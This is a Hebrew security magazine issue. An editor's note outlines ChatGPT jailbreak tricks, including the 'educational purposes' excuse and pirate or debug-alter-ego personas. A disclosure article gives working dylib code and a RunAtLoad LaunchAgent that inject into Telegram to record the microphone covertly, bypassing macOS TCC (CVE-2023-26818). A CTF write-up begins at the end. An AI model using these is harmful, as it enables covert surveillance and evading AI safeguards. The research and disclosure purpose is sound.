


Digital Whisper

גליון 151, יוני 2023

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	דן רווח, נעם גלילי ועו"ד יהונתן קלינגר

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

ברוכים הבאים לגליון ה-151 של DigitalWhisper!

הינה מחשבה שלאחרונה יצא לי להרהר בה ורציתי לשתף אתכם.

ChatGPT הוא ללא ספק טכנולוגיה מדהימה, לעיתים נראה שאפילו גובלת בקסם. בתור אדם שמתעסק בפתרון בעיות טכנולוגיות למחייתו, התייעצות עם ChatGPT חוסכת לי אינספור שעות. כל פעם מחדש יוצא לי להיות מופתע מכמה עמוקה ההבנה שלו את השאלה שלי ו(כמעט) בכל פעם מחדש יוצא לי להיות מופתע מהפירוט של התשובה שאני מקבל.

אם כשאני מחפש בגוגל שאלות טכנולוגיות אני אוטומטית מנסה לנסח את השאלה ככזאת שתחזיר לי תוצאות מאתרים כמו Stack Overflow או בלוגים שעוסקים במחקר טכנולוגי כזה או אחר, שיטת "החיפוש" שלי ב-ChatGPT בדרך כלל תהיה כאילו אני מנהל שיחה עם קולגה מאוד חכם ומנוסה, כזה שאני יודע בוודאות שיוכל לעזור לי, ועלי רק להצליח לנסח את הבעיה שלי בצורה המיטבית ביותר כדי שלא אסליל את החשיבה של אותו הקולגה לכיוונים שכבר ניסיתי ונכשלתי בהם.

מלבד פעמים בודדות, עוד לא יצא שהתאכזבתי, וכמעט לא משנה כמה מורכבת הסיטואציה שאותה אני מנסה לפתור, ChatGPT מצליח לפרק אותה למספר פסקאות ובאופן הנדסי וברור, הפתרון לבעיה מופיע על המסך. אין מה לדבר, ההרגשה היא שאם ChatGPT היה בן אדם, הוא היה בן אדם חכם מאוד, מבריק, עם הרבה מאוד נסיון חיים והבנה עמוקה בכל תחום שעליו יישאל.

והאמת? בדיוק בגלל כמה ש-ChatGPT הוא מדהים, תמיד מדהימה אותי הקלות בה ניתן לעשות עליו מניפולציות עד כדי Jailbreak כמעט מלא, ודי בקלות. בהרבה מקרים שאינם עולים בקנה מידה שווה עם מדיניות המוסר שעל פיה אומן המודל, אני מוצא שקל לשכנע אותו לעבור על אותם קווי מוסר באמצעות טריקים לא מאוד מתוחכמים, אם זאת על ידי אמתלה שמדובר ב-"צרכים לימודיים בלבד", או דברים מצוצים מהאצבע כגון טקסטים מקדימים המשכנעים אותו שהוא פיראט, שסוף העולם הגיע או שבעצם הוא כרגע האלטר-אגו שלו שנמצא עדיין בשלבי פיתוח וכרגע מדובר בסשן דיבוג כלל מערכתי. לאחרונה חבר אפילו הכיר לי את האתר Jailbreakchat.com שממש מתחזק טקסטים כאלה.

הפער בין כמה ש-ChatGPT מדהים לבין הקלות בה ניתן להערים עליו נראה בתחילה די תמוה. כי בדרך כלל כשאנחנו פוגשים אדם חכם ובעל נסיון חיים, לא יהיה ניתן להערים עליו בכזו קלות, והרבה לפני שהוא יסכים לזרום עם זה שהוא פיראט הוא כבר יעצור את השיחה. אבל בהסתכלות שניה, כנראה שהפער הזה רק מדומה. כי הרי ChatGPT אומן להיות מקצוען בלענות לנו על שאלות, ופחות בלהבין מתי אנחנו מנסים להערים עליו ולהוציא ממנו מידע שאינו אמור לתת לנו.

ברור שכאן לא מדובר בפער טכנולוגי, אלא בבחירה מימושית (אולי עד כדי השגת ה-Dataset המתאים), וניתן יהיה לאמן את המודל כך שיהיה קשה מאוד לעקוף אותו.

סדרת המחשבות האלה הובילו אותי לחשוב על כך שבעתיד הלא רחוק, אנחנו ככל הנראה נפגוש במודלים כאלה (ויש מצב שכבר בכמה מקומות, בנבכי ה-Backend של איזו מערכת אולי כבר נתקלנו בכאלה בלא ידיעתנו), מודלים שתפקידם יהיה להיות חלק ממסך הלוגין לאפליקציה או לשירות מסויים.

שלא כמו המודלים הקיימים היום, שאומנו להיות "תמימים", המודלים האלה יידרשו להיות חשדניים, אולי אפילו כאלה שניתן לעצבן אותם או כאלה שמסוגלים להחיל עלינו סנקציות ("אה, זה שוב אתה, אני זוכר אותך קודם לכן, טענת שאתה ראש צוות ה-DevOps, אז איך זה יכול להיות שאתה לא יודע לספר לי את ה-Stack שלכם במוצר? אני לא רוצה לשמוע ממך בשעתיים הקרובות").

מעניין שמודלים כאלה יחסית קל לי לדמיין, ואלו מודלים שקצת יותר יזכירו את הבינה המלאכותית העויינת, זאת שאנחנו מורגלים לראות בסרטי המד"ב שבאיזשהי נקודה בזמן יצאו מכלל שליטה ויתחילו להתקומם.

ומה שמעניין אפילו עוד יותר, זה שזאת מחשבה שעד לאחרונה היה לי די קשה לדמיין.

וכמובן, לפני שנגש למאמרים המרכיבים את הגליון החודש, נרצה להגיד תודה לכל מי שעמל החודש ובזכותו הגליון הזה פורסם! תודה רבה ל**דן רווח**, תודה רבה ל**נעם גלילי**, ותודה רבה ל**עו"ד יהונתן קלינגר!**

קריאה נעימה,

אפיק קסטיאל

תוכן עניינים

דבר העורך	2
תוכן עניינים	4
macOS TCC Bypass via Telegram	5
INCD 2023 CTF Writeup	15
על ארנקים מבוססי חומרה ואמון	38
דברי סיכום	42

macOS TCC Bypass via Telegram

מאת דן רווח

הקדמה

המנגנון Transparency, Consent and Control (או בקיצור: TCC) הוא מנגנון ב-macOS אשר מנהל את הגישה לכמה אזורים אשר מוגדרים כ"מוגנים על ידי מנגנון הפרטיות" (או: privacy-protected). אישור ההרשאות למיקומים הללו מתאפשר ע"י איסוף של consent של המשתמשים או אבחון של intent ע"י ביצוע פעולה מסויימת.

מנגנון ה-consent מתבצע ע"י אישור של המשתמש כאשר אפליקציה או שירות כלשהו מבקש גישה בצורה יזומה. למשל, כאשר אפליקציית צ'אט מבקשת הרשאות להקליט את הקול על מנת להשתתף בשיחה, האפליקציה תבצע גישה להקלטת הקול ו-TCC יקפיץ למשתמש דיאלוג ויבקש ממנו לאפשר לאפליקציה גישה. אם המשתמש מאשר, האפליקציה בדר"כ צריכה לאתחל את עצמה על מנת שנוכל לקבל את ההרשאות המתאימות. לתהליך הזה קוראים "consent".

מנגנון האישור של ה-Intent, מתבצע תוך כדי עבודה של המשתמש, למשל שהמשתמש מראה רצון לגשת לאזורים פרטיים מסוימים. למשל, שליחה של קובץ באפליקציית צא'ט וגרירה של הקובץ אל תוך השיחה. זה מראה לגמרי כוונה של המשתמש לעבוד עם הקובץ, ולכן האפליקציה מקבלת גישה לעבוד עם הקובץ.

רקע כללי

המאמר הבא יתרכז בחולשה של אפליקציית Telegram ב-macOS אשר מאפשרת לבצע הזרקה של Dynamic library (או בקיצור: Dylib). במאמר נרחיב על מספר מושגים בסיסיים ב-macOS על מנת לתת את הרקע הרלוונטי אשר ישמש את הקורא בהבנת תהליך איתור החולשה וכתיבת Exploit אשר ישיג גישה למיקרופון באמצעות הרשאות של אפליקציית טלגרם.

יש לשים לב שב-macOS גם למשתמש root אין הרשאות לגשת למיקרופון או להקליט את המסך (וכו') אלא אם כן האפליקציה קיבלה Consent ישירות מהמשתמש בעת הגישה הראשונית של האפליקציה (או ע"י פתיחת ההרשאות בצורה ידנית דרך ה-UI ב-System Preferences).

נעבור על כמה מושגים בסיסיים ב-macOS ונמשיך לראות איך נאתר את החולשה באפליקציה. ולאחר מכן, נכתוב את ה-Dylib אשר ישמש כ-exploit לביצוע של הקלטה מהמיקרופון ושמירה לקובץ. בנוסף, נראה איך נוכל להתחמק מה-Sandbox של הטרמינל בעזרת LaunchAgent.

Entitlements

אלו הרשאות אשר ניתנות לבינארי מסוים על מנת לקבל הרשאות מסוימות. למשל, על מנת שהאפליקציה תוכל לגשת למיקרופון עליה להיות חתומה עם ה-entitlement התואם ולקבל אישור מהמשתמש בעת הגישה הראשונית של האפליקציה למיקרופון.

נוכל ללמוד עוד על Entitlements באתר של אפל:

https://developer.apple.com/documentation/bundleresources/entitlements

Hardened Runtime

נלקח מ-Apple developers:

> The Hardened Runtime, along with System Integrity Protection (SIP), protects the runtime integrity of your software by preventing certain classes of exploits, like code injection, dynamically linked library (DLL) hijacking, and process memory space tampering.

כלומר, מנגנון ה-Hardened Runtime מוסיף הקשחה לתוכנות שהוגדרו כ-מוקשחות. ב-iOS, על מנת להעלות אפליקציה לחנות האפליקציות (AppStore), עליה להיות חתומה עם Hardened Runtime. אך דרישה זו נראית שאינה קיימת ב-macOS.

מנגנון ההקשחה מוסיף סט של חוקי אבטחה אשר מגנות על הבינארי מפני מגוון רחב של פעולות אשר כוללות: הזרקה של קוד, dylib, גישה לזיכרון התהליך מתהליך אחר, ועוד... מתכנתים עדיין יכול להוריד חלק מההקשחות ע"י שימוש ב-entitlements מסויימים אשר מפחיתים אבטחה באזורים מסוימים.

למשל בעזרת ה-entitlement הבא: com.apple.security.cs.allow-dyld-environment-variables, הבינארי יוכל לקבל הזרקות של dylib בעזרת משתנה סביבה. אבל כל עוד שהבינארי מוקשח, לא נוכל להזריק ספרייה שלא קיימת לה שלא נחתמה ע"י אותו Team, ולכן רק שילוב של ה- entitlement com.apple.security.cs.disable-library-validation יאפשר לנו לטעון ספרייה שלא נחתמה ע"י אותו מתכנת. מאחר והאחרון יבטל את ולדציית החתימה של ה-dylib מול התוכנה - ונוכל לטעון כל ספרייה. האחרון שימושי בתוכנות אשר מאפשרות פיתוח ושימוש בפלאגינים שפותחו בצד שלישי.

DYLD_INSERT_LIBRARIES

זהו משתנה סביבה (Environment variable) שכאשר משתמשים בו הוא יכיל רשימה של ספריות אשר יטענו לפני שהאפליקציה עולה.

נוכל להשתמש בהזרקת בעזרת משתנה הסביבה בכמה מקרים:

1. כאשר האפליקציה אינה מוגדרת כ- Hardened Runtime ולכן מאפשרת הזרקה של Dylib בעזרת המשתנה סביבה.
2. כאשר הבינארי מוקשח (hardened runtime). ובנוסף, המתכנת שחרר אותה עם ה-entitlements המתאימים:
   a. Disable-library-validation - נותן הרשאה לכל Dylib לרוץ על הבינארי גם ללא בדיקה של מי חתם על הקובץ והספרייה. הרשאה זו בדר"כ קיימת בתוכנות אשר מאפשרות פלאגינים שנכתבו ע"י הקהילה.
   b. Com.apple.security.cs.allow-dyld-environment-variables - מאפשר שימוש במשתנה סביבה בשם DYLD_INSERT_LIBRARIES על מנת להזריק ספרייה.

אם נמשיך ונוריד את אפליקציית טלגרם מ-AppStore נוכל לבדוק את החתימה וה-entitlements שלה ע"י שימוש בפקודת codesign:

```
┌──(danrevah㉿danrevah-macbookpro3)-[/tmp]
└─$ codesign -dv --entitlements :- /Applications/Telegram.app
Executable=/Applications/Telegram.app/Contents/MacOS/Telegram
Identifier=ru.keepcoder.Telegram
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=470041 flags=0x0(none) hashes=14678+7 location=embedded
Signature size=4698
Info.plist entries=38
TeamIdentifier=6N38VWS5BX
Sealed Resources version=2 rules=13 files=375
Internal requirements count=1 size=224
Warning: Specifying ':' in the path is deprecated and will not work in a future release
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "https://www.ap
ple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>com.apple.developer.maps</key><true/><k
ey>com.apple.security.app-sandbox</key><true/><key>com.apple.security.application-groups</key><array><stri
ng>6N38VWS5BX.ru.keepcoder.Telegram</string><string>6N38VWS5BX.ru.keepcoder.Telegram.TelegramShare</string
></array><key>com.apple.security.cs.disable-library-validation</key><true/><key>com.apple.security.device.
audio-input</key><true/><key>com.apple.security.device.camera</key><true/><key>com.apple.security.device.m
icrophone</key><true/><key>com.apple.security.files.downloads.read-write</key><true/><key>com.apple.securi
ty.files.user-selected.read-write</key><true/><key>com.apple.security.network.client</key><true/><key>com.
apple.security.network.server</key><true/><key>com.apple.security.personal-information.location</key><true
/><key>keychain-access-groups</key><array><string>6N38VWS5BX.ru.keepcoder.Telegram</string><string>6N38VWS
5BX.ru.keepcoder.TelegramShare</string></array></dict></plist>
```

נוכל לראות שהקובץ לא מוקשח מהשורה שמתחילה ב-Code Directory ונסתכל על ה-flags אשר מוגדרים כ-none. במקרה של hardened runtime, נוכל לראות את ההקשחה כדגל בדיוק שם.

כלומר, נראה ש-Telegram לא הקשיחו את גרסת האפליקציה שהועלתה ל-macOS App Store. ולכן, נוכל להשתמש ב-DYLD_INSERT_LIBRARIES ישירות ללא שום התייחסות ל-Entitlements החתומים עליה. (נשים לב שרשימת ה-Entitlements מוצגת כ-XML בסוף הפלט של פקודת ה-codesign למעלה).

יצירת ה-Dylib

על מנת להזריק dylib נצטרך קודם כל לייצר dylib ב-Objective-C. בשלב הבא, נכתוב Dylib אשר מאזין למיקרופון ושומר את ההקלטה על הדיסק. ניצור קובץ חדש בשם telegram.m:

```
#import <Foundation/Foundation.h>

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    NSLog(@"[+] Dynamic library loaded into %@", argv[0]);
}
```

נתחיל בלהדפיס למסך הודעה על מנת שנוכל לוודא שהצלחנו לטעון את dylib.

שימו לב ש- __attribute__((constructor)) מסמן את הפונקציה שתרוץ לפני קריאת פונקציית ה-main של האפליקציה שאליה הזרקנו את ה-dylib (במקרה הזה - טלגרם).

נקמפל את הספרייה בעזרת gcc:

```
gcc -dynamiclib -framework Foundation telegram.m -o telegram.dylib
```

נשים לב שנצטרך להוסיף את ה-Foundation framework לפקודת ה-gcc על מנת לקמפל את הקובץ מאחר שביצענו import לספרייה והשתמשנו בה (NSLog).

כעת, נוכל לטעון את הספרייה שקימפלנו בעזרת משתנה הסביבה DYLD_INSERT_LIBRARIES:

```
$ DYLD_INSERT_LIBRARIES=telegram.dylib
/Applications/Telegram.app/Contents/MacOS/Telegram
```

נראה שהצלחנו לטעון את הספרייה בהצלחה כאשר נראה את הפלט הבא:

```
[+] Dynamic library loaded into
/Applications/Telegram.app/Contents/MacOS/Telegram
```

נשים לב שאם ננסה להשתמש ב-DYLD_INSERT_LIBRARIES בבינארי אחר שמוקשח ע"י hardedend runtime וללא ה-entitlement התואמים לא נוכל לטעון את הספרייה ולא נראה את הפלט הנ"ל.

ניקח לדוגמא את Safari וננסה לטעון את הספרייה:

```
DYLD_INSERT_LIBRARIES=telegram.dylib
/Applications/Safari.app/Contents/MacOS/Safari
```

נשים לב שלא נראה במקרה הזה את ההפדסה למסך, וזה מאחר שהבינארי מוקשח (נוכל לראות שהוא מוקשח בעזרת codesign).

כעת, משהצלחנו לטעון את ה-dylib נמשיך לכתיבת הקוד. נחזור לקובץ ה-telegram.m שיצרנו מקודם ונכתוב קוד שמאזין למיקרופון למשך 3 שניות ושומר לקובץ את ההקלטה.

על מנת לבצע הקלטה נשתמש ב-AVFoundation Framework ולכן נוסיף בראש הקובץ import נוסף:

```
#import <AVFoundation/AVFoundation.h>
```

כעת נכתוב את המחלקה AudioRecorder אשר תממש את ה-AVAudioRecorderDelegate ותנהל את תהליך ההקלטה והשמירה לקובץ.

נגדיר שתי פונקציות עיקריות אשר יתחילו וסיימו את ההקלטה:

```
@interface AudioRecorder : NSObject <AVAudioRecorderDelegate>

@property (strong, nonatomic) AVAudioRecorder *audioRecorder;

- (void)startRecording;
- (void)stopRecording;

@end
```

ונעבור למימוש המחלקה ע"י הגדרה של פונקציית Setup שתגדיר את מחלקת ה-AudioRecorder:

```
- (void)setupAudioRecorder {
    NSError *error;
    NSURL *tmpDirectoryURL = [NSURL fileURLWithPath:NSTemporaryDirectory()
isDirectory:YES];
    NSURL *outputFileURL = [tmpDirectoryURL
URLByAppendingPathComponent:@"recording.wav"];

    NSDictionary *settings = @{
        AVFormatIDKey: @(kAudioFormatLinearPCM),
        AVSampleRateKey: @44100.0,
        AVNumberOfChannelsKey: @1,
        AVEncoderAudioQualityKey: @(AVAudioQualityHigh)
    };

    self.audioRecorder = [[AVAudioRecorder alloc] initWithURL:outputFileURL
settings:settings error:&error];

    if (error) {
        NSLog(@"Error setting up audio recorder: %@", [error
localizedDescription]);
        return;
    }

    self.audioRecorder.delegate = self;
    [self.audioRecorder prepareToRecord];
}
```

הפונקציה מגדירה את ה-audioRecorder עם קונפיגרציה בסיסית ומגדירה את קובץ הפלט שישמר לתיקיית ה-tmp תחת השם recording.wav.

ההגדרה של ה-delegate וה-prepareToRecord משתמשים ב-delegate pattern שנפוץ ב-Objective-C ובעצם מעביר את האובייקט הנוכחי ל-Audio Recorder שיקרא ל-delegate functions שנממש בהמשך על המחלקה ובשימוש של AVAudioRecorder. נשים לב הרי שבהגדרת המחלקה ציינו שאנחנו ממשים את הפרוטוקול של AVAudioRecorderDelegate:

```
self.audioRecorder.delegate = self;
[self.audioRecorder prepareToRecord];
```

כעת נוכל לממש את פונקציות ה-start/top שהוגדרו לפניכן:

```
- (void)startRecording {
    [self.audioRecorder record];
    NSLog(@"Recording started");
```

```
}

- (void)stopRecording {
    [self.audioRecorder stop];
    NSLog(@"Recording stopped");
}
```

הפונקציות קוראות לפונקציות הרלוונטיות של אובייקט ה-audioRecorder שיצרנו קודם על מנת להתחיל או להפסיק את ההקלטה. אחרי שמימשנו את פונקציית ה-setup, start ו-stop נוכל לממש את הפרוטוקול delegate שהוגדר במחלקה:

```
- (void)audioRecorderDidFinishRecording:(AVAudioRecorder *)recorder
successfully:(BOOL)flag {
    if (flag) {
        NSLog(@"Recording finished successfully. Saved to %@", recorder.url.path);
    } else {
        NSLog(@"Recording failed");
    }
}
```

הפונקציה היחידה שנממש היא audioRecorderDidFinishRecording שתסמן לנו שההקלטה הסתיימה עם ה-path המלא שבו יישמר ה-recording. לבסוף, נממש את הקריאה בפונקציית הראשית של ה-dylib אשר מוגדרת תחת ה-constructor attribute.

נגדיר את האובייקט ה-AudioRecorder ונתחיל את ההקלטה למשך 3 שניות ולאחר מכן נעצור אותה כדי שהקובץ יישמר:

```
__attribute__((constructor))
static void telegram(int argc, const char **argv) {
  AudioRecorder *audioRecorder = [[AudioRecorder alloc] init];
  [audioRecorder startRecording];
  [NSThread sleepForTimeInterval:3.0];
  [audioRecorder stopRecording];
  [[NSRunLoop currentRunLoop] runUntilDate:[NSDate
dateWithTimeIntervalSinceNow:1.0]];
}
```

זהו, נוכל לראות את הקוד המלא כאן:

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>

@interface AudioRecorder : NSObject <AVAudioRecorderDelegate>

@property (strong, nonatomic) AVAudioRecorder *audioRecorder;

- (void)startRecording;
- (void)stopRecording;

@end

@implementation AudioRecorder

- (instancetype)init {
```

```
    self = [super init];
    if (self) {
        [self setupAudioRecorder];
    }
    return self;
}

- (void)setupAudioRecorder {
    NSError *error;
    NSURL *tmpDirectoryURL = [NSURL fileURLWithPath:NSTemporaryDirectory() isDirectory:YES];
    NSURL *outputFileURL = [tmpDirectoryURL URLByAppendingPathComponent:@"recording.wav"];

    NSDictionary *settings = @{
        AVFormatIDKey: @(kAudioFormatLinearPCM),
        AVSampleRateKey: @44100.0,
        AVNumberOfChannelsKey: @1,
        AVEncoderAudioQualityKey: @(AVAudioQualityHigh)
    };

    self.audioRecorder = [[AVAudioRecorder alloc] initWithURL:outputFileURL
settings:settings error:&error];

    if (error) {
        NSLog(@"Error setting up audio recorder: %@", [error localizedDescription]);
        return;
    }

    self.audioRecorder.delegate = self;
    [self.audioRecorder prepareToRecord];
}

- (void)startRecording {
    [self.audioRecorder record];
    NSLog(@"Recording started");
}

- (void)stopRecording {
    [self.audioRecorder stop];
    NSLog(@"Recording stopped");
}

#pragma mark - AVAudioRecorderDelegate

- (void)audioRecorderDidFinishRecording:(AVAudioRecorder *)recorder
successfully:(BOOL)flag {
    if (flag) {
        NSLog(@"Recording finished successfully. Saved to %@", recorder.url.path);
    } else {
        NSLog(@"Recording failed");
    }
}

@end

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
  AudioRecorder *audioRecorder = [[AudioRecorder alloc] init];
```


```
        [audioRecorder startRecording];
        [NSThread sleepForTimeInterval:3.0];
        [audioRecorder stopRecording];

        [[NSRunLoop currentRunLoop] runUntilDate:[NSDate
dateWithTimeIntervalSinceNow:1.0]];
}
```

על מנת לקמפל את הקובץ לאחר השינויים נצטרך להוסיף את AVFoundation לשורת ה-Frameworks בפקודת ה-gcc:

```
gcc -dynamiclib -framework Foundation -framework AVFoundation telegram.m -o
telegram.dylib
```

הזרקה של Dylib

כעת אם ניקח את ה-Dylib ונשתמש בפרמטר DYLD_INSERT_LIBRARIES כמו שעשינו קודם ונזריק את ה-Dylib ל-Telegram ניתקל בהודעה הבאה:



נראה שאפליקציית הטרמינל מנסה לקבל גישה למיקרופון במקום טלגרם! אז מה בעצם קורה כאן? ב-macOS כאשר אנו מריצים אפליקציות דרך הטרמינל, האפליקציות יורשות את פרופיל ה-Sandbox שלו. ולכן, נראה שבשלב הזה דווקא הטרמינל מגביל את הגישה למיקרופון.

על מנת לעקוף את ה-Sandbox נצטרך להריץ את האפליקציה בדרך אחרת. במקום להשתמש בטרמינל, נוכל להשתמש במנגנון ה-LaunchAgents אשר מאפשר לנו להריץ תהליכים ברקע ולתזמן את הריצה שלהם.

על מנת לייצר LaunchAgent חדש ניצור קובץ חדש בשם com.telegram.launcher.plist תחת תיקיית ה-~/Library/LaunchAgents. נגדיר את ה-LaunchAgent כ-XML ונקנפג את ה-DYLD_INSERT_LIBRARIES בצורה הבאה:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
```

```
<dict>
       <key>Label</key>
        <string>com.telegram.launcher</string>
        <key>RunAtLoad</key>
        <true/>
        <key>EnvironmentVariables</key>
        <dict>
          <key>DYLD_INSERT_LIBRARIES</key>
          <string>/tmp/telegram.dylib</string>
        </dict>
        <key>ProgramArguments</key>
        <array>
  <string>/Applications/Telegram.app/Contents/MacOS/Telegram</string>
        </array>
        <key>StandardOutPath</key>
        <string>/tmp/telegram.log</string>
        <key>StandardErrorPath</key>
        <string>/tmp/telegram.log</string>
</dict>
</plist>
```

ונריץ את ה-LaunchAgent:

```
$ launchctl load com.telegram.launcher.plist
```

נשים לב שמאחר טלגרם מוגדרת עם Sandbox profile הקובץ ישמר ב-path רלטיבי לפרופיל ה-Sandbox.

נוכל לראות את הלוגים ובאיזה מיקום נשמרה ההקלטה אם נסתכל ב-/tmp/telegram.log:

```
$ cat /tmp/telegram.log
2023-04-07 14:16:46.355 Telegram[13634:2506647] Recording started
2023-04-07 14:16:49.457 Telegram[13634:2506647] Recording stopped
2023-04-07 14:16:49.458 Telegram[13634:2506647] Recording finished
successfully. Saved to
/var/folders/0k/f6bdvnb52kb1wqkq2qgd07nh00mkw1/T/ru.keepcoder.Telegram/recorded
_audio.wav
```

נראה שהצלחנו להזריק את ה-Dylib ושקובץ ההקלטה נשמר בהצלחה.

כלומר, הצלחנו להשתמש בהרשאות שניתנו לטלגרם בעזרת הזרקה של Dylib ולהקליט את המשתמש. נזכיר שוב, שגם אם הייתה לנו גישת root למערכת - עדיין היינו מוגבלים בפתיחה של מיקרופון ומצלמה. ולכן שימוש בחולשה של אפליקציה צד שלישי יכולה להשיג לנו הרשאות נוספות ותאפשר לנו לעקוף את מנגנון הפרטיות של אפל ☺

לסיכום

- למדנו את הרעיון של מנגנון ה-TCC ב-macOS ואת החשיבות שלו לפרטיות המשתמש
- עברנו על מושגים בסיסיים שכללו Hardedend Runtime, Entitlements, Dylib
- יצרנו קובץ Dylib חדש ב-Objective-C שמאזין למיקרופון למשך 3 שניות ושומר את ההקלטה לקובץ

- עקפנו את מגבלות ה-Sandbox של הטרמינל על ידי הגדרה של LaunchAgent
- ראינו שהקובץ נשמר במקום רלטיבי לפרופיל ה-sandbox של טלגרם וראינו את המיקום ע"י צפייה בלוגים שיצרנו כחלק מתהליך פיתוח ה-Dylib.

לוח הזמנים מאז תחילת המחקר, נראה כך:

- 03/02/2023: מציאת החולשה
- 03/02/2023 - 16/03/2023: מספר התכתבויות מול security@telegram.org שעד כה לא טופלה
- 10/02/2023: דיווח החולשה ל-MITRE
- 26/03/2023: דיווח ל-VINCE לקבלת עזרה בתיאום מול טלגרם לתיקון החולשה ופרסומה
- 05/04/2023: CVE-2023-26818 - קבלת CVE "שמור" על פרסום החולשה.
- 15/05/2023: זמן פקיעת התוקף ב-VINCE והיום שבו פורסמה החולשה.

מי אני

מהנדס תוכנה עם המון אהבה לאבטחת מידע רברסינג והאקינג ☺

Dan Revah // Software Engineer at Google // iOS development

Linkedin, Github

INCD 2023 CTF Writeup

מאת נעם גלילי

הקדמה

ארגונים מחפשים דרכים חדשות לזהות מועמדים מוכשרים. הימים בהם קורות החיים שימשו בצורה בלעדית כדי לשער את יכולת המועמד נגמרו. כחלופה, חברות רבות יוצרות אתגרים שהמועמדים צריכים לפתור וכך יכולתם נבחנת ונמדדת בצורה מדויקת יותר.

המעבר הזה ניכר במיוחד בעולמות הסייבר, בו יש יכולת לייצר אתגרים מעניינים ביותר. בישראל אחת לשנה (ולעיתים מספר פעמים בשנה) נפגוש אתגרים מטעם גופים ביטחוניים המבינים את היתרונות בשיטה. (כן, כן, אני מסתכל עליך אתגר אמ"ן 2023).

במאמר זה, נפתור את ה-Junior Researcher Challenge שפורסם ע"י מערך הסייבר הלאומי 2023.


לפני שנתחיל

האתגר מחולק לשני מקטעים המורכבים ממספר אתגרים שונים, כשכל אתגר בא לבחון היכרות עם נושא מעולם הסייבר ומזכה בניקוד בפתרונו. בסיום המקטע הראשון ניתנת האופציה להגיש קו"ח, ולאחריו כל אתגר מהמקטע השני מוסיף ניקוד כך שמשתתפים שצלחו אותו יקבלו סיכויי קבלה גבוהים יותר.

מדי פעם ניתנת האופציה לרכוש רמז תמורת ניקוד, יש לציין כי אין אימות לרישום במייל ולכן ניתן להירשם לאתגר פעם נוספת ולרכוש את הניקוד ממנו כך שמנגנון רכישת הניקוד בעייתי. אז אולי בעצם מדובר באתגר חבוי? ☺

האתגר הראשון: "Login Page", 150 נקודות.

באתגר זה קיבלנו קובץ בשם login.html והונחינו למצוא את הדגל.



בפתיחת הקובץ נפגוש דף HTML נקי עם תיבת טקסט וכפתור המאפשר לבדוק את הדגל.

